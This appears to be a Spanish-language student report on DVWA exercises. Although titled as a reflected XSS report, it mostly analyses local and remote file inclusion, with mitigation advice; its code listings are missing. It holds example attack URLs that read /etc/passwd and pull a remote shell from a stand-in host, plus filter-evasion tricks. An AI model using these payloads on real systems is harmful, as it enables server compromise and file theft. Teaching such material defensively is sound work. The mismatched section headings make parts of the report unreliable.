

**INFORME DE VULNERABILIDADES**

**XSS - Reflected**

1.- INTRODUCCIÓN

El presente informe aborda las vulnerabilidades de XSS (Cros Site Scripting) en su tipo “Refllected” en aplicaciones web, analizando dos ejemplos de código con niveles de seguridad bajo y medio, donde se explica cómo se producen estas vulnerabilidades y se proporcionan recomendaciones para mitigarlas.

2. VULNERABILIDAD XSS – REFLECTED (NIVEL BAJO)


2.1.- Descripción (XSS-Reflected, no persistente o tipo 1):

Es un tipo de ataque web en el que un atacante inyecta código malicioso en una solicitud HTTP que se envía a un servidor web vulnerable, el cual no tiene mecanismos de validación de ese “input”, procesando el código malicioso, que reflejara posteriormente en el navegador del usuario como parte del código HTML de la web, permitiendo al atacante realizar acciones no deseadas por el usuario.

Su funcionamiento se podría dividir en varias etapas:

* El atacante engaña al usuario para que haga click en el enlace malicioso, normalmente en lenguaje JavaScript, pudiendo estar inyectado en un email, un chat, una red social, etc.
* El usuario, engañado por el atacante que usa métodos de ingeniería social, se gana la confianza del usuario, el cual, hace click en el enlace del código malicioso, enviando su navegador una solicitud HTTP al servidor web.
* EL servidor web, carente de suficientes medidas para validar la entrada del usuario, procesa la solicitud del usuario y genera una respuesta HTTP que se incluye en el contenido de la página web.
* El navegador del usuario recibe la respuesta HTTP del servidor e interpreta el contenido de la pagina web con el código JavaScript malicioso, siendo ejecutado en el navegador del usuario.
* En este punto, la inyección se ha llevado a cabo y el actor malicioso puede ejecutar acciones no deseadas por el usuario ( robo de cookies de inicio de sesión, modificación de contenido de la web, redirigir el usuario a otro sitio web fraudulento e incluso tomar el control del navegador del usuario.

2.2. Ejemplo de Código extraído de DVWA, de **NIVEL BAJO**:



**2.2.1.- Explicación:**

1. Apertura del bloque (<?php) y cierre (?>) del script PHP.
2. header ("X-XSS-Protection: 0"); se establece un encabezado HTTP llamado “X-XSS-Protection”, siendo una medida de seguridad usada para indicar al navegador el nivel de protección frente ataques XSS, que, en este caso concreto, al asignarle valor cero, le esta indicando que no active ninguna medida de protección. En un entorno de pruebas como la maquina DVWA puede ser útil, pero en entornos de producción, es recomendable no desactivar esta función (valor 1).
3. if( array\_key\_exists( "name", $\_GET ) && $\_GET[ 'name' ] != NULL )  { se verifica si existe un parámetro “name” en la solicitud HTTP GET junto a que no sea un valor nulo.

El array $\_GET es una variable superglobal en PHP que contiene todos los parámetros pasados a la solicitud actual a través de la cadena de consulta (query string) de la URL.

* array\_key\_exists( "name", $\_GET ) verifica si el parámetro name existe en el array $\_GET.
* $\_GET[ 'name' ] != NULL verifica si el valor del parámetro name no es nulo.

**3. echo '<pre>Hello ' . $\_GET[ 'name' ] . '</pre>';**

Si el parámetro name existe y no es nulo, el código dentro del bloque if se ejecutará. La función echo se utiliza para imprimir una cadena de texto que incluye el valor del parámetro name. La cadena se construye concatenando tres partes:

* <pre>: Un elemento HTML <pre> que indica que el texto dentro de él debe ser mostrado en una fuente monoespaciada y con los saltos de línea y espacios preservados.
* Hello ' . $\_GET[ 'name' ] . ': La cadena "Hello " seguida del valor del parámetro name y luego una coma.
* '</pre>: El cierre del elemento <pre>.


El resultado final es una respuesta HTTP que contiene un mensaje de bienvenida personalizado con el nombre del usuario, rodeado por etiquetas <pre> para que se muestre de manera legible.

**Seguridad**

Es importante destacar que este código tiene una vulnerabilidad de seguridad grave debido a la forma en que se maneja el parámetro name. La concatenación directa de la entrada del usuario en la salida sin ningún tipo de validación o escape puede permitir ataques de inyección de código (XSS). Un atacante podría proporcionar un valor de name que incluya código HTML o JavaScript malicioso, lo que podría ser ejecutado por el navegador del usuario, lo que podría permitir el robo de credenciales, la inyección de malware o otros tipos de ataques.

En un entorno de producción, es crucial asegurarse de que cualquier entrada del usuario sea adecuadamente validada y escapada antes de ser incluida en la salida para evitar este tipo de vulnerabilidades.

**2.2.2- Vulnerable a LFI o inclusión de archivos locales**

****

Este código es vulnerable a la Inclusión de Archivos Locales (LFI), con lo que un actor malicioso podría manipular el parámetro “*page”* en la URL para incluir archivos locales del servidor. Por ejemplo:


*http://example.com/index.php?page=/etc/passwd*

Si el código posteriormente incluye el archivo especificado en $file sin ninguna validación (listas blancas, etc), el atacante podría acceder a archivos sensibles del sistema, y si el código incluyera el comando *Include=$file,* entonces el atacante no solo podría acceder y observar el contenido sensible, sino que podría ejecutar código malicioso.

**2.2.3.- Mitigación del riesgo**

Para mitigar los efectos de esta vulnerabilidad, es crucial validar y sanitizar todas las entradas del usuario, con alguna/s de las siguientes recomendaciones:


1. Validar las entradas, asegurando que solo se puedan incluir archivos permitidos. Ejemplo:



1. Utilizar Listas Blancas que permitan únicamente archivos específicos que sean seguros. Ejemplo:


*$allowed\_pages = array (“home”, “about”, “contact”);*

1. Evitar la Inclusión Directa de Archivos por entrada del usuario y usar un mapeo seguro de nombres de archivos. Por ejemplo:



Esto es un array que asocia o mapea un identificador a cada recurso o archivo real del sistema. El usuario solo tendrá acceso al identificador, proporcionándole una capa de protección adicional

1. Ejemplo completo de Código Seguro



**2.2.4.- Recomendaciones**

* Validar y sanear todas las entradas del usuario, asegurando que solo se puedan incluir archivos permitidos.
* Utilización de listas blancas
* Configurar el servidor para restringir el acceso a archivos sensibles, asegurando que los archivos críticos no sean accesibles desde la web.

2.3. Ejemplo de Código extraído de DVWA, de **NIVEL MEDIO**



**2.3.1.- Explicación:**


1. Inicio y cierre del documento PHP
2. El script obtiene el valor de entrada del usuario del parámetro 'page' de la URL de la web, asignándose directamente a la variable sin validación inicial.
3. Finalmente el código intenta eliminar patrones peligrosos, por un lado elimina el posible reemplazo de “http/s://” previniendo ataques RFI; y por otro los caracteres “../”, “..\” evitando la navegación de directorios mediante ataques “Path Traversal” .

**2.3.2.- Problemas de seguridad:**

* Validación de entrada insuficiente, en el uso de “*str\_replace ()”,* lo cual seri acertado para URLs externas o saneamiento de entradas de usuario. Sin embargo, este filtrado básico podría ser eludido con el uso por el atacante de URLs codificadas
* Un atacante podría usar variaciones como "....//" o codificación URL, mediante el reemplazo por sus valores ASCII *( / -> %2F, .. -> %2E%2E)*, con la finalidad de evadir esta protección.
* El script no verifica si el archivo solicitado en la entrada está o no en una lista de archivos permitidos (lista blanca), pudiendo incluir el archivo sin más comprobaciones, pudiendo un atacante realizar ataques FLI.
* Falta de saneamiento de la salida y en el manejo de errores, con lo que podría ser vulnerable a ataques XSS con inclusión de código malicioso, y no previene situaciones *(” except/try”)* donde el archivo no existe o no es accesible.

**2.3.4.- Recomendaciones de Mejora:**

* Implementar un rango más amplio de patrones potencialmente malintencionados, como caracteres codificados, esquemas inusuales (file:/// 🡪 http:// o https:// o ftp:// o sftp://, data://) o extensiones de archivo sospechosas (.php o .exe 🡪 .txt o .jpg, y .htaccess o .config) para acceder a archivos del servidor.
* La validación debe considerar el contexto en el que se está utilizando la entrada para asegurarse de que se ajuste al formato esperado y no suponga un riesgo para el sistema, es decir cuando se procesa una solicitud de archivo o una solicitud de acceso a una BBDD, deben ser verificada si los formatos son permitidos y no contienen patrones malintencionados.
* Definir un array de archivos permitidos y verificar si la entrada del usuario coincide con uno de estos (lista blanca)
* Usar expresiones regulares o funciones de filtrado de PHP de filtrado más robustas como, por ejemplo:



Si la solicitud de entrada está dentro de los patrones maliciosos no se validará la entrada y en caso contrario dejará pasarla.

**2.3.5.- Ejemplo de Mejora de código**



Este enfoque mejorado utiliza una lista blanca de archivos permitidos, usa rutas absolutas, y maneja los casos de error, proporcionando una solución mucho más segura contra ataques LFI.

3.- VULNERABILIDAD DE INCLUSIÓN DE ARCHIVOS REMOTOS

3.1. Descripción (RFI):

La vulnerabilidad de inclusión de archivos remotos (RFI) permite a un atacante incluir archivos remotos en la aplicación web, lo que puede llevar a la ejecución de código malicioso en el servidor.

3.2. Ejemplo de Código extraído de DVWA, de **NIVEL BAJO**:




La explicación es igual del código ya se ha explicado anteriormente, destacando que es un archivo PHP que obtiene el valor de entrada de la URL con el parámetro “page” y le asigna un valor a la variable $file, sin ninguna medida de validación ni control.

**3.2.1.- Riesgos:**

1. El uso de $\_GET['page'] directamente en la inclusión de archivos, permite a un atacante acceder a archivos que no deberían ser accesibles desde fuera del sitio web.
2. Un atacante puede incluir un archivo remoto que contiene código PHP malicioso, el cual, se ejecutará en el contexto de tu sitio web.


**3.2.2.- Recomendaciones**

1. Validación y saneamiento de la entrada: Antes de incluir un archivo, asegúrate de que la entrada sea válida y no contenga patrones malintencionados, como se ha comentado anteriormente (listas blancas, inclusión de comandos prohibidos, manejo de errores.)
2. Evitar el uso de \_GET o \_POST directamente y crear una variable intermedia, donde se aplique medidas de validación y saneamientos necesarios antes de incluir el archivo, como, por ejemplo:



* Como se puede observar, se crea una función que sanea y valida los caracteres antes de llegar a la función de asignación de la variable *$page*.

**3.2.3.- Ejemplo de mejora del código para evitar RFI:**



3.3. Ejemplo de Código extraído de DVWA, de **NIVEL MEDIO**:




**3.2.1.- Explicación**

Como ya se ha explicado anteriormente, este código presenta vulnerabilidades, ya que realiza una validación y filtrado de entrada muy básico, pudiendo ser explotado por diferentes caracteres, incluso con el envío de código PHP malicioso, que puede ser ejecutado remotamente por parte de un atacante, como, por ejemplo:

<http://example.com/index.php?page=http://malicious.com/shell.txt>

**3.2.2. Recomendaciones**

* Deshabilitar la opción *“allow\_url\_include”* en la configuración de PHP: ES una directiva de configuración de PHP que permite o prohíbe la inclusión de archivos remotos en un script PHP. Si está habilitado, un atacante podría incluir un archivo remoto malicioso y ejecutar código arbitrario en el servidor. Por lo tanto, es una buena práctica deshabilitar esta configuración para evitar posibles vulnerabilidades de seguridad:



* Validar y sanear todas las entradas del usuario, para que solo se puedan incluir archivos permitidos.
* Utilizar listas blancas, para permitir solo archivos específicos que sean seguros.

4. CONCLUSIÓN

Las vulnerabilidades de LFI y RFI representan serios riesgos para la seguridad de las aplicaciones web, siendo crucial implementar prácticas de codificación segura, validación y sanitización todas las entradas del usuario y configurar adecuadamente el servidor para mitigar estos riesgos.

Además de todo lo analizado, es interesante implementar medidas me minimicen significativamente el riesgo de ataques RFI y mejorar la seguridad general de la aplicación web:

* + En el manejo de errores dentro del script PHP, indicar que no muestren mensajes de error que puedan revelar información del sistema.
  + Establecer una política de seguridad con el principio del mínimo privilegio, es decir la información será accesible a los usuarios autenticados, en la medida que le permita realizar su trabajo, no pudiendo acceder a contenido que no sea necesario para el mismo.
  + Configurar el servidor web (por ejemplo, Apache) para limitar el acceso a directorios sensibles.
  + Uso de Firewall de aplicaciones web (WAF), para ayudar a detectar y bloquear intentos de RFI.
  + Mantener actualizado el sistema operativo, el servidor web y PHP para protegerse contra vulnerabilidades conocidas.
  + Implementar un sistema de monitorización para detectar actividades sospechosas, el cual mantenga logs detallados de las solicitudes al servidor.
  + Formar a los desarrolladores en prácticas de codificación segura y concienciarlos sobre los riesgos de RFI.